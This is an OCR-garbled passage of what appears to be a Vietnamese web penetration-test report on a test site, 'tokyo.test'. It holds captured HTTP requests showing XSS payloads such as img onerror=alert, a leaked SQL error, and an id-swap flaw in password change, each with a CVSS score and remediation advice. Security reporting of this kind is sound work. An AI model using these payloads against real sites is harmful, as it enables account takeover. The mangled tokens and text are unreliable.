ZWWUovpb7ZIO_udmcgbG5-7hh0t9-8CngmNgmG8jHHMe_egH_UsdmCopYnk3nykj1hV8mf4-8kDVes38UGkrOo-K-21UoeZDYDMip7E		
8 Content-Type: multipart/form-data;		
boundary:-----252125454011843645202910001705		
9 Content-Length: 298		
10 Origin: http://tokyo.test		
11 Connection: close		
12 Referer: http://testetstest.theaaaaaaa/		
13 Cookie: token=eyJ0exAi0iJKV1Q1LCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwiianRpIjoiOTVlNzQ2Y2U4N204OGQyZDjzTNTixMTRlMGm3Zg2MjA0OTwMjFmDGm1NDNLZTE2NGYzzmE0MA2AnzBiO7QzMGlxY2U2ZTzIOTzUzTQjCpyXQioje3MDmzNg0MzMsIm5iZ16MTcWzM10DQzMywizXhwijoxNz00tgvODMzLCj2dwII10i10Iiwiic2NvGVzIpbXX0.cId1zhX8HE7U0uGwFMTbaesx3nqkwKOyMzAQQ8as0sULY4kuNQxmH3dsWNPPEQKd_tb-9cLiwyRJ57cOLPqRxtjv1m08jeGeIm0gFk5we4f9chq92-tk-bcBY2ERFkpfvMWieUqv6Dx451Z_qbC1PQdxnsdCivHjHGS38dJLuUMwcalcdJLBag8c9dbXR39IS8lhi1ltza-sefcKhkfsim1pufx-Hgo2rxRqJq8_lf0s5xg8xDfLEevywdIx3d1jnKjEMribfK1dpjTTDNjJo8KHHTvBXv51HOQcd6vBx3290xi52G4Y4u0Q_jszEiTbliEdJifTNGLzBSdKkmTO9_50iqQh12PQW326zXdmUeHg155Jh9FBh1-LxeGE8fgrf04auUC6Ufie-Sx8H0J7vxbaEsKyHcvn4kpkpMfA-lni380CPMMp94XmMaqq0r6Xm_f4fyh5AQnEDUiesSfpLp_y0Gr3uwtfu02f16H5MMvusas-0FWMONGNQyhsiu9VmN204mkuea_Ge600_z0nFOQ8ympPY9z0N-520wq00qETrCeKgJCTZWWUovpb7ZIO_udmcgbG5-7hh0t9-8CngmNgmG8jHHMe_egH_UsdmCopYnk3nykj1hV8mf4-8kDVes38UGkrOo-K-21UoeZDYDMip7E		
14 -----252125454011843645202910001705		
15 Content-Disposition: form-data; name="photo_id"		
16		
17		
18 31		
19 -----252125454011843645202910001705		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: nginx			
3 Date: Sat, 23 Dec 2023 18:13:05 GMT			
4 Content-Type: application/json			
5 Connection: close			
6 X-Powered-By: PHP/7.2.34			
7 Cache-Control: private, must-revalidate			
8 pragma: no-cache			
9 expires: -1			
10 X-RateLimit-Limit: 60			
11 X-RateLimit-Remaining: 53			
12 Access-Control-Allow-Origin: http://tokyo.test			
13 Vary: Origin			
14 Content-Length: 174			
15			
16 {			
"success":true,			
"data":{			
"photo_id": "31",			
"comment": {			
},			
"user_id": 4,			
"updated_at": "2023-12-23T18:13:05.000000Z",			
"created_at": "2023-12-23T18:13:05.000000Z",			
"id": 7			
},			
"message": null			
}			

+ Vị trí 3:

```

Request
Pretty Raw Hex
1 POST /api/collection/3 HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOizIiwanRpijoiNDliM2UyZDhmYThmMnV1Njg30DC40DBlNm2N212MGU40DFim2M2NDg4YTfIoTYxMGU10DM5ZWRkNjMwMTAwMmFi0dg1NDZiMTk4M2NkMTQilCj3pXXqij0je3MDMzNTQ20TUsIm5iZi16MTCwMz1NDY5NSwiZXhwIjoxNzM00Tc3MDk1lCz2dW10i01iwiC2NvcGVzIjpbXX0.cid1zhX8H7EUoUwFMBaesx3nqqwKOymAzAQ08asOsULY4kuNQxmH3dsWPEQKd_tb-9cLiwyRJ57COLPqRXtjv1m08jeGeIm0gFK5we4f9Chq92-tk-bcBy2ERfkfpfMViEUqv6Dx451Z_qbCiPODxhnsdcivHjHGS38dJLuuUMWgcalEdLBag8C9dbXR39IS8l1lltza-sefcKhkf51mpufx-Hgo2rxRqj08_lffo5xg8XDFLEevywdix3iJnKjEEMribFK1dpEjTTDNjJ08KHNTvXBxC51HoQcd6vBx329Ui5264Y4UdQ_jsZEITbliEdjifTNBLGzBSdkMto9q_50iqQhl2PqW326xdmUehGt55Jh9FBh1-LxeGE8fgf104auUC6U1E-SxA8H0j7vxbaEsKyHcsn4kqpmpfA-lni380CPMMyp94XnMaQoR6Xm_f4fyH5AQNEDUiesfplDp_y0r3uwtfu02F16hH5MMvusas-0FvWMONGNQvh1u9Vm204mkuea_Ge600_zQnqFQ8ympY9zQN-52QwqQ0qETrcEkgJCTZWMUovpB7Z10d_udmCbg5S-7hhoT9-8CngmNgumg8jHHMe_egh_UsdmCopYNK3nYk

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 23 Dec 2023 18:06:04 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 pragma: no-cache
9 expires: -1
10 X-RateLimit-Limit: 60
11 X-RateLimit-Remaining: 59
12 Access-Control-Allow-Origin: http://m.com
13 Vary: Origin
14 Content-Length: 418
15
16 {
    "success":true,
    "data":{
        "id":3,
        "created_at":"2023-12-23T18:05:07.000000Z",
        "updated_at":"2023-12-23T18:06:04.000000Z",
        "user_id":4,
        "name":"test2345 <h2> haha </h2>",
        "lang":"en",
        "total_photos":0,
        "preview_photos":[
        ],
        "user":{
            "id":4,
            "name":"test",
            "email":"test@ttest.com",
            "email_verified_at":null,
            "bio": "1234",
            "gender":0,
            "created_at":"2023-12-23T18:04:55.000000Z",
            "updated_at":"2023-12-23T18:04:55.000000Z"
        }
    },
    "message":null
}

```

+ Vị trí 4:

```

Request
Pretty Raw Hex
1 POST /api/photo/collection HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOizIiwanRpijoiNDliM2UyZDhmYThmMnV1Njg30DC40DBlNm2N212MGU40DFim2M2NDg4YTfIoTYxMGU10DM5ZWRkNjMwMTAwMmFi0dg1NDZiMTk4M2NkMTQilCj3pXXqij0je3MDMzNTQ20TUsIm5iZi16MTCwMz1NDY5NSwiZXhwIjoxNzM00Tc3MDk1lCz2dW10i01iwiC2NvcGVzIjpbXX0.cid1zhX8H7EUoUwFMBaesx3nqqwKOymAzAQ08asOsULY4kuNQxmH3dsWPEQKd_tb-9cLiwyRJ57COLPqRXtjv1m08jeGeIm0gFK5we4f9Chq92-tk-bcBy2ERfkfpfMViEUqv6Dx451Z_qbCiPODxhnsdcivHjHGS38dJLuuUMWgcalEdLBag8C9dbXR39IS8l1lltza-sefcKhkf51mpufx-Hgo2rxRqj08_lffo5xg8XDFLEevywdix3iJnKjEEMribFK1dpEjTTDNjJ08KHNTvXBxC51HoQcd6vBx329Ui5264Y4UdQ_jsZEITbliEdjifTNBLGzBSdkMto9q_50iqQhl2PqW326xdmUehGt55Jh9FBh1-LxeGE8fgf104auUC6U1E-SxA8H0j7vxbaEsKyHcsn4kqpmpfA-lni380CPMMyp94XnMaQoR6Xm_f4fyH5AQNEDUiesfplDp_y0r3uwtfu02F16hH5MMvusas-0FvWMONGNQvh1u9Vm204mkuea_Ge600_zQnqFQ8ympY9zQN-52QwqQ0qETrcEkgJCTZWMUovpB7Z10d_udmCbg5S-7hhoT9-8CngmNgumg8jHHMe_egh_UsdmCopYNK3nYk

Content-Length: 27
Origin: http://tokyo.test
Connection: close
Referer: http://tokyotest.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOizIiwanRpijoiNDliM2UyZDhmYThmMnV1Njg30DC40DBlNm2N212MGU40DFim2M2NDg4YTfIoTYxMGU10DM5ZWRkNjMwMTAwMmFi0dg1NDZiMTk4M2NkMTQilCj3pXXqij0je3MDMzNTQ20TUsIm5iZi16MTCwMz1NDY5NSwiZXhwIjoxNzM00Tc3MDk1lCz2dW10i01iwiC2NvcGVzIjpbXX0.cid1zhX8H7EUoUwFMBaesx3nqqwKOymAzAQ08asOsULY4kuNQxmH3dsWPEQKd_tb-9cLiwyRJ57COLPqRXtjv1m08jeGeIm0gFK5we4f9Chq92-tk-bcBy2ERfkfpfMViEUqv6Dx451Z_qbCiPODxhnsdcivHjHGS38dJLuuUMWgcalEdLBag8C9dbXR39IS8l1lltza-sefcKhkf51mpufx-Hgo2rxRqj08_lffo5xg8XDFLEevywdix3iJnKjEEMribFK1dpEjTTDNjJ08KHNTvXBxC51HoQcd6vBx329Ui5264Y4UdQ_jsZEITbliEdjifTNBLGzBSdkMto9q_50iqQhl2PqW326xdmUehGt55Jh9FBh1-LxeGE8fgf104auUC6U1E-SxA8H0j7vxbaEsKyHcsn4kqpmpfA-lni380CPMMyp94XnMaQoR6Xm_f4fyH5AQNEDUiesfplDp_y0r3uwtfu02F16hH5MMvusas-0FvWMONGNQvh1u9Vm204mkuea_Ge600_zQnqFQ8ympY9zQN-52QwqQ0qETrcEkgJCTZWMUovpB7Z10d_udmCbg5S-7hhoT9-8CngmNgumg8jHHMe_egh_UsdmCopYNK3nYk

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 23 Dec 2023 18:32:48 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 pragma: no-cache
9 expires: -1
10 X-RateLimit-Limit: 60
11 X-RateLimit-Remaining: 3
12 Access-Control-Allow-Origin: http://tokyo.test
13 Vary: Origin
14 Content-Length: 218
15
16 {
    "success":true,
    "data":{
        "user_id":4,
        "photo_id":55,
        "collection_id":4,
        "updated_at":"2023-12-23T18:32:48.000000Z",
        "created_at":"2023-12-23T18:32:48.000000Z",
        "id":11
    },
    "message":"The photo has been added in the collection"
}

```

- Cách khắc phục:

- + Luôn kiểm tra toàn bộ tham số đầu vào kể cả tham số ở phần Header và đảm bảo toàn bộ tham số này đều được đi qua bộ lọc.

- + Có thể tạo những whitelist chỉ chấp nhận các đường dẫn hợp lệ cho *Referer Header*.

3.3. XSS (Reflected)

- CVSS Score: 6.1 (Medium).
- Tác động: Kẻ tấn công có thể chiếm được phiên đăng nhập của người dùng mà không cần đăng nhập bằng việc đánh cắp cookies của người dùng và gửi thẳng đến server của kẻ tấn công.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Search frontend		
Các gói GET requests <i>/api/search?keyword=te</i>	<i>http://tokyo.test/#/search</i>	<i>keyword</i>
Chức năng Feed pagination		
Các gói GET requests <i>/api/photo/feed?page=1</i>	<i>http://tokyo.test/#</i>	<i>feed</i>
Chức năng Details Photos		
Các GET requests <i>/api/photo/<pid></i>	<i>http://tokyo.test/#</i>	<i><pid></i>

- Mô tả: Nhận thấy trang web thực hiện việc hiển thị trực tiếp thông tin người dùng nhập vào mà không hề kiểm tra dữ liệu đầu vào trước đó nên tôi đã cố tình nhập vào các đoạn mã HTML để thực hiện tấn công XSS.
 - + Vị trí 1: Các đoạn mã được thực thi.

 tokyo</h2> Collections

No result





1

I

OK

```
▼ <div data-v-f7674962="">
    <h1 id="search-text" class="mb-3">tokyo</h1>
     event
  </div>
</div>
```

+ Vị trí 2:

Request

```
1 GET /api/photo/feeddfhalw3cimg%20src%3da%20onerror%3dalert(1)%3perrik?page=2
  HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64 rv:10.0) Gecko/20100101
4 Accept: application/json, text/plain, */*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.yJhdWQ1oiZiLwianRpIjoiMjM2mzDzJYzk
2M0liYz1M2G1N2R1NQVhMz1yem1MTQ9NGjYTUyEXyVWV3Y2V00DVHGRKNT15HM0MGIVY2I
w2EYWE3YTM3Q2lCjpyXk10je3MDm2HtVrTMSImS1Z16TcmwNxN1myiZkhuijoxNzI
007M4Nz1UzLc2dW10l01wiwic2NrVcV2jphX0..I1Ql23u0qTH8cUj_1UTGbjHJLN51feI9Fd
KmAWjOjTPV_mNxQwHQAG-b5oRMw5kPDPYtBwFqSbMrv1zQK17z7kTEPGKbzPzvYXH6d79A
husvRizyUj_Chkdsp-trWPiwlwYeJfVq-Exs3fjxP-eCMXbRTEq-VGXwYwokb_GWNWQyyiyif-
Hw50p0jXOC24c56zFB0DQneUlbJuC5e0dBeiyawLGzT4IgJ2MPz2ah7yFvIs_tAVhnl00fZ
GRXqzBKutAxGmdxRsve162brFwNVd1Bt4M2VVBiogRlczzMCtB_us5RvEls9id2zNVnpowDd
-ag6Xpl9eQHHPspj8a70QqPjmTfjNz2r609C_M95un0oRg1y1k8SwElE2XPF7sveceI18hUEK-56z
pnkvJN3WOG2b1QwHnB1Anh-EM7ro..xsFehn21UBm9jWx500vEb2Mu0j7pJ38uWlyc1wTf2C1i
J1ibYkimp1dw9uwt6gtffguwRuzP4AoSyCDpm_GfGKvR-M8aYxJWSh-dQmVpQz2ridxh6_l
Yp9Naeh1hg80hnhetxvE0MwTpaw3rAnmIk-e9OnY7tigLduAfYyH1NsjCoK_WsZqHtvPjJG6-
ieeszlNoj_QwlNz-kvqxeHnwPB03de_KmjLKU
8 Connection: close
9 Referer: http://tokyo.test/
10 Cookie: token/eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.yJhdWQ1oiZiLwianRpIjoiMjM2mzDzJYzk
2M0liYz1M2G1N2R1NQVhMz1yem1MTQ9NGjYTUyEXyVWV3Y2V00DVHGRKNT15HM0MGIVY2I
w2EYWE3YTM3Q2lCjpyXk10je3MDm2HtVrTMSImS1Z16TcmwNxN1myiZkhuijoxNzI
007M4Nz1UzLc2dW10l01wiwic2NrVcV2jphX0..I1Ql23u0qTH8cUj_1UTGbjHJLN51feI9Fd
KmAWjOjTPV_mNxQwHQAG-b5oRMw5kPDPYtBwFqSbMrv1zQK17z7kTEPGKbzPzvYXH6d79A
husvRizyUj_Chkdsp-trWPiwlwYeJfVq-Exs3fjxP-eCMXbRTEq-VGXwYwokb_GWNWQyyiyif-
Hw50p0jXOC24c56zFB0DQneUlbJuC5e0dBeiyawLGzT4IgJ2MPz2ah7yFvIs_tAVhnl00fZ
GRXqzBKutAxGmdxRsve162brFwNVd1Bt4M2VVBiogRlczzMCtB_us5RvEls9id2zNVnpowDd
-ag6Xpl9eQHHPspj8a70QqPjmTfjNz2r609C_M95un0oRg1y1k8SwElE2XPF7sveceI18hUEK-56z
pnkvJN3WOG2b1QwHnB1Anh-EM7ro..xsFehn21UBm9jWx500vEb2Mu0j7pJ38uWlyc1wTf2C1i
J1ibYkimp1dw9uwt6gtffguwRuzP4AoSyCDpm_GfGKvR-M8aYxJWSh-dQmVpQz2ridxh6_l
Yp9Naeh1hg80hnhetxvE0MwTpaw3rAnmIk-e9OnY7tigLduAfYyH1NsjCoK_WsZqHtvPjJG6-
ieeszlNoj_QwlNz-kvqxeHnwPB03de_KmjLKU
11
12
```

Response

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx
3 Date: Sat, 23 Dec 2023 09:56:48 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 X-RateLimit-Limit: 60
9 X-RateLimit-Remaining: 59
10 pragma: no-cache
11 expires: -1
12 Content-Length: 13147
13
14 {
15   "message":
16     "SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'src>a onerror=alert(1)>perm limit 1' at line 1 (SQL: select * from photos where photos.id = 'f' and photos.src>a onerror=alert(1)>perm limit 1)",
17     "exception": "Illuminate\\Database\\QueryException",
18     "file":
19       "/www/vendor/laravel/framework/src/Illuminate/Database/Connection.php",
20     "line": 1671,
21     "trace":
22     [
23       {
24         "file":
25           "/www/vendor/laravel/framework/src/Illuminate/Database/Connection.php"
26         "line": 633,
27         "function": "runQueryCallback",
28       },
29       {
30         "file": "/www/vendor/laravel/framework/src/Illuminate\\Database\\Connection",
31         "line": 339,
32         "function": "run",
33       }
34     ],
35     "query": "select * from photos where photos.id = 'f' and photos.src>a onerror=alert(1)>perm limit 1"
36   }
37 }
```

Inspector

- Cách khắc phục:

- + Luôn kiểm tra toàn bộ tham số đầu vào, bao gồm cả các dữ liệu do người dùng cung cấp.
- + Có thể sử dụng bộ lọc hoặc blacklist các ký tự "", "<", ">", "&", "(", ")", ...
- + Giới hạn số lượng ký tự được nhập vào từ phía người dùng và xác thực giới hạn đó ở phía server.

3.4. XXS (Stored)

- CVSS Score: 5.4 (Medium).
 - Tác động: Lỗ hổng này sẽ lưu các đoạn mã script hoặc HTML độc hại trên trình duyệt và các đoạn mã này sẽ được kích hoạt khi người dùng ấn vào các nội dung có chứa đoạn mã đã được chèn vào trước đó. Kẻ tấn công có thể chiếm được phiên đăng nhập của người dùng thông qua việc đánh cắp các cookies và gửi thẳng đến server của kẻ tấn công đó.
 - Vị trí:

- Vi trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Collection create		
Các gói POST request <i>/api/collection</i>	<i>http://tokyo.test/api/collection</i>	<i>name</i>
Chức năng Collection update		
Các gói POST request <i>/api/collection/<cid></i>	<i>http://tokyo.test/api/collection/124</i>	<i><cid></i>

- Mô tả: Nhận thấy trình duyệt đã không kiểm tra dữ liệu đầu vào người dùng cung cấp và lưu trực tiếp các dữ liệu này vào cơ sở dữ liệu nên tôi đã cố tình chèn vào các đoạn mã HTML vào nhằm kích hoạt các đoạn mã này khi người dùng click vào xem bộ sưu tập trên trình duyệt.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
	Render
KNJA1MDc40WF0lD1ZQWZQm2QYzRlMTVlyJyhjk2ZjQ300kyyjlloGRMwMjJNzE5YzU3Thl0tL kOTBhNDZ1ODU300E0lCkYXl0j3eMDmZDcyNzMsIm5iZ1i6TcmwM0Nz1Myw1Zxh1joxNz0tL 0t0Y5j9jczLcJ2zdW1i0i0i1wic2Nvc0vijpbXX0.9BAhEbpGheeoF10LhK38j020Kv5zI05t DRhKnnj1irlpbk13aWhHn3uMCK-Aa6qoZGm61qXgjCS1YEXTAwBr2fEr17dKvypM8pg63Kz VQx-zcmjmoMU_RJ2Lc7-9-br3zA2kAAwBd9Kg39Wl-zorY2LTHXkhk3fetDsP070A75V 2eRhmAfucf74Lx-yucc50v437eyb16F-A3q70D7rkTkcZ_yrzbcrPPlqjKU0Njnb0tpCmg GJUteS1il190k950igp1zu2d12n09N0s0cvN4wv850kaXhuBExZyj-1Qnemw17k60Llx8x r6gaae66ip7Qcb20D3P66K0p_wad0iuqf03Dvn1.2p2rva3a9-9PVCTi03gnHmJ_2d6y1mdGe kVFV5gj1powkGdv14lQ0Wx0qrQv60wmevPvN4XWlEp1SUFB9741ehNxl_x6lvNlB8p0dmvck3 0t9FVa3XNjP3GwXgaVccnPyQqe1Mgibg7BY Content-Type: multipart/form-data; boundary: -----43675069936754910773559001992 Content-Length: 222 Origin: http://tokyo.test Content-Disposition: close Referer: http://tokyo.test/ Cookie: Quid=10000000000000000000000000000000 9x0x10i0i1xv010c3chbcjoi0j5u1zni109_ej7hdw0i0i0iziwianRejt0i3z1z1jdhNw13ntL knJA1MDc40WF0lD1ZQWZQm2QYzRlMTVlyJyhjk2ZjQ300kyyjlloGRMwMjJNzE5YzU3Thl0tL kOTBhNDZ1ODU300E0lCkYXl0j3eMDmZDcyNzMsIm5iZ1i6TcmwM0Nz1Myw1Zxh1joxNz0tL 0t0Y5j9jczLcJ2zdW1i0i0i1wic2Nvc0vijpbXX0.9BAhEbpGheeoF10LhK38j020Kv5zI05t DRhKnnj1irlpbk13aWhHn3uMCK-Aa6qoZGm61qXgjCS1YEXTAwBr2fEr17dKvypM8pg63Kz VQx-zcmjmoMU_RJ2Lc7-9-br3zA2kAAwBd9Kg39Wl-zorY2LTHXkhk3fetDsP070A75V 2eRhmAfucf74Lx-yucc50v437eyb16F-A3q70D7rkTkcZ_yrzbcrPPlqjKU0Njnb0tpCmg GJUteS1il190k950igp1zu2d12n09N0s0cvN4wv850kaXhuBExZyj-1Qnemw17k60Llx8x r6gaae66ip7Qcb20D3P66K0p_wad0iuqf03Dvn1.2p2rva3a9-9PVCTi03gnHmJ_2d6y1mdGe kVFV5gj1powkGdv14lQ0Wx0qrQv60wmevPvN4XWlEp1SUFB9741ehNxl_x6lvNlB8p0dmvck3 0t9FVa3XNjP3GwXgaVccnPyQqe1Mgibg7BY Content-Type: multipart/form-data; boundary: -----43675069936754910773559001992 Content-Length: 222 Origin: http://tokyo.test Content-Disposition: form-data; name="name" test2345 -----43675069936754910773559001992-- 21	1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 17:09:31 GMT 4 Content-Type: application/json 5 Connection: close 6 Cache-Control: private, must-revalidate 7 pragma: no-cache 8 expires: -1 9 X-RateLimit-Limit: 60 10 X-RateLimit-Remaining: 58 11 Access-Control-Allow-Origin: http://test.com 12 Access-Control-Allow-Origin: http://test.com 13 Vary: Origin 14 Content-Length: 257 15 16 { "success":true, "data":{ "name":"test2345 "," "lang":"en", "user_id":4, "updated_at":"2023-12-23T17:09:31.000000Z", "created_at":"2023-12-23T17:09:31.000000Z", "id":124, "total_photos":0, "preview_photos":[] }, "message":null }

The screenshot shows a browser window with a cookie dialog open. The dialog contains a large amount of base64 encoded data. Below the dialog, the page's DOM structure is shown, specifically an 'h1' element with an 'onerror' attribute set to 'alert(document.cookie)'. This indicates a potential XSS vulnerability.

```

<h1 class="collection-info-title" data-v-00366553="">
  test2345
   event
</h1>

```

- Cách khắc phục:
 - + Luôn kiểm tra toàn bộ tham số đầu vào, bao gồm cả các dữ liệu do người dùng cung cấp.
 - + Có thể sử dụng bộ lọc hoặc blacklist các ký tự "", "<", ">", "&", "(", ")"...,
 - + Giới hạn số lượng ký tự được nhập vào từ phía người dùng và xác thực giới hạn đó ở phía server.

3.5. Authentication Vulnerability (Password reset broken logic)

- CVSS Score: 8.8 (High).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này để đổi mật khẩu của bất kỳ người dùng nào mà chúng muốn nhằm đánh cắp tài khoản của người dùng.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Change password		
Các gói POST requests /api/user/changepass	http://tokyo.test/#/changepassword	<i>name</i>

- Mô tả: Khi thực hiện việc đổi mật khẩu tài khoản, nhận thấy rằng trang web chỉ yêu cầu nhập mật khẩu mới và xác thực mật khẩu mới một lần nữa mà không thực hiện việc kiểm tra mật khẩu cũ của người dùng. Tôi đã thực hiện việc thay đổi giá trị "id" của người dùng và đổi thành công mật khẩu của các users khác.

+ Request và response của một gói tin hợp lệ.

Request	Response
<pre>Pretty Raw Hex 1 POST /api/user/changepass HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIizIiwiwanRpIjoiODQ1YzY1MTI2N2EzMWNzoTdlzjuZmMvLY2NmODNiMDY0NjywZNU3TVmZg3M2EwOTc0NTlMMTgyMDY4NmEsNm4NDBJOGYxM2fLMW03MTc1LCJpYXQiOjE3MDMyMzUzODYs0NTlMMTcwMzIzMtN4NiwiZXhwIjoxNm00DU3Nzg2LCJzdWIoiI4iwiic2NvcGVzIjpbX0.YfrXYNBg3hDep0DUu09LyzbSz2gAoe6XvvHfU9DVnawYovuk-Xz8-Tir_p6PLRTBk7zT4ulbk3xYp1lwVrwOCman5bucouSeFw2kdfBM56d1ARQR67upyVymAoKdAdxaloc961mLp02Rdu2l3UqltvG5yLCygX9pu9MrssHA2wgHxaC6yH17pJ_uCdxpBHQy5XgdUTIAg1Qmv3J_pjnj5rrgsTW8b_WstDhIt22tkxud5-q8dGJE0VGZCqpPdqfufxkHteF5tu23eJ0vlbg6JQ82N900zeFC1z5ezae3ku76H02Uc2dVVvf4aXPBLBqGbzOrxxkeHtp9br9d1cCLjl1wfh183qud7SBsdKKj0vbGmLEALi4XU_otNoe1lt58Dxcq3S36_467z8CEvhC3Qw98tGaPSvyXTB8l0zXBKncryFemwe9Y6MR8XlwkQfsnbM733AYExSzxsSRfuyp00utqf-A1K66ikGy3b_9391USiJx4Z1kdfw91AfqPcrfj2ceEBPCNqLYUJsotMmdPuyq5jGis5h8rsori9kjtpCgdFrj3w/gwynKtxnh7Fcзн3E_wfyhg4Tl2qqpFiuw6LvrRuo7RhyU8-8mgXHeD40ZyQVfahqRv1ob0gqW-01Y6Pqjt7M_CRWxsg_0kIuc 8 Content-Type: multipart/form-data; boundary=-----229251935011613538433886472746 9 Content-Length: 412 10 Origin: http://tokyo.test 11 Connection: close 12 Referer: http://tokyo.test/ 13 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIizIiwiwanRpIjoiODQ1YzY1MTI2N2EzMWNzoTdlzjuZmMvLY2NmODNiMDY0NjywZNU3TVmZg3M2EwOTc0NTlMMTgyMDY4NmEsNm4NDBJOGYxM2fLMW03MTc1LCJpYXQiOjE3MDMyMzUzODYs0NTlMMTcwMzIzMtN4NiwiZXhwIjoxNm00DU3Nzg2LCJzdWIoiI4iwiic2NvcGVzIjpbX0.YfrXYNBg3hDep0DUu09LyzbSz2gAoe6XvvHfU9DVnawYovuk-Xz8-Tir_p6PLRTBk7zT4ulbk3xYp1lwVrwOCman5bucouSeFw2kdfBM56d1ARQR67upyVymAoKdAdxaloc961mLp02Rdu2l3UqltvG5yLCygX9pu9MrssHA2wgHxaC6yH17pJ_uCdxpBHQy5XgdUTIAg1Qmv3J_pjnj5rrgsTW8b_WstDhIt22tkxud5-q8dGJE0VGZCqpPdqfufxkHteF5tu23eJ0vlbg6JQ82N900zeFC1z5ezae3ku76H02Uc2dVVvf4aXPBLBqGbzOrxxkeHtp9br9d1cCLjl1wfh183qud7SBsdKKj0vbGmLEALi4XU_otNoe1lt58Dxcq3S36_467z8CEvhC3Qw98tGaPSvyXTB8l0zXBKncryFemwe9Y6MR8XlwkQfsnbM733AYExSzxsSRfuyp00utqf-A1K66ikGy3b_9391USiJx4Z1kdfw91AfqPcrfj2ceEBPCNqLYUJsotMmdPuyq5jGis5h8rsori9kjtpCgdFrj3w/gwynKtxnh7Fcзн3E_wfyhg4Tl2qqpFiuw6LvrRuo7RhyU8-8mgXHeD40Zy 14 Content-Type: application/json 15 16 { "success":true, "data":{ "id":4, "name":"test", "email":"test@test.com.vn", "email_verified_at":null, "bio":"1234", "gender":0, "created_at":"2023-12-22T08:23:42.000000Z", "updated_at":"2023-12-22T09:26:07.000000Z" }, "message":"Your profile has been updated." }</pre>	

- + Request và response sau khi đã sửa đổi giá trị "id" thành id của user khác:

```

Request
Pretty Raw Hex
xxkeHtp9br9d1cCLjL1w7fh183QuD7SBsdSKKjQvBGmLEALi4XUotN0eIlt58DxcaQ3S6..467
z8CEvhC3Qw98tGaPSvyXTBBl0zXBKnCyWfemwe9Y6MR8XlwqfsnDM73AYExSzxsRfuyP00
utqF-A1K66ikGy3b_9391USiX4Z1kdFw91AfqPcrfjceEBPCNqLYUJsotMmdPuyq5jgish8rso
ri9kjtpGdFRj3w7gywnktxnh7Fcjn3E_wfyhgY4Tl2qdpFiuw6lvRu0o7RhyU8-8MgXHeD4Ozy
VQfahqRvi0bd0gQW-0LY6Pqjt7M_CRMXsg_OKIuc
8 Content-Type: multipart/form-data;
boundary=-----229251935011613538433886472746
9 Content-Length: 412
10 Origin: http://tokyo.test
11 Connection: close
12 Referer: http://tokyo.test/
13 Cookie: token=
eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwiRpljoiODQ1YzY1MTIzN2E
zMMWz0TdlZjU2MmV1Y2NmODN1MDY0NjYwZwU3YTvmZdg3M2Ew0Tc0Nm1mtgyMDY4NmEsNmM4NDB
jOGYxM2f1lNW03MTc1LCJpXXQ10jE3MDMyMzU2ODysIm5iZi1i6TCwMzIzNTM4NiwiZXhwIjoxNz
0DU3Nzg2LCJzDWl0iI4TiwiCzWp93h0ep0DUUn09LyzbSz2gAoe6Xvv
HFU9DVnawYovuk-XZ8-Tir_p6PLRTBk7zT4ulbk3XyplVwCm5bucouUsEfW2kdfBM56d
1ARq67upyZymAoKdadxaloc961mLcp02Rdu2wl2U3qltvGsyLCygX9pu9MTrssHA2wghXac6y
Hi7pJ_uCdxpB9Y5XgdUTIAGLqmV3J_pojn5rrg5TW8b_WstDhIt22tkxud5-q8dGjeOVGzCqpD
dfqUfxkqHteFtuD23eJ0vlbg6JQ82N900zeFclz5ezaeKu76HO2UcdVVfyf04oXPBLBqGb2Or
xxkeHtp9br9d1cCLjL1w7fh183QuD7SBsdSKKjQvBGmLEALi4XUotN0eIlt58DxcaQ3S6..467
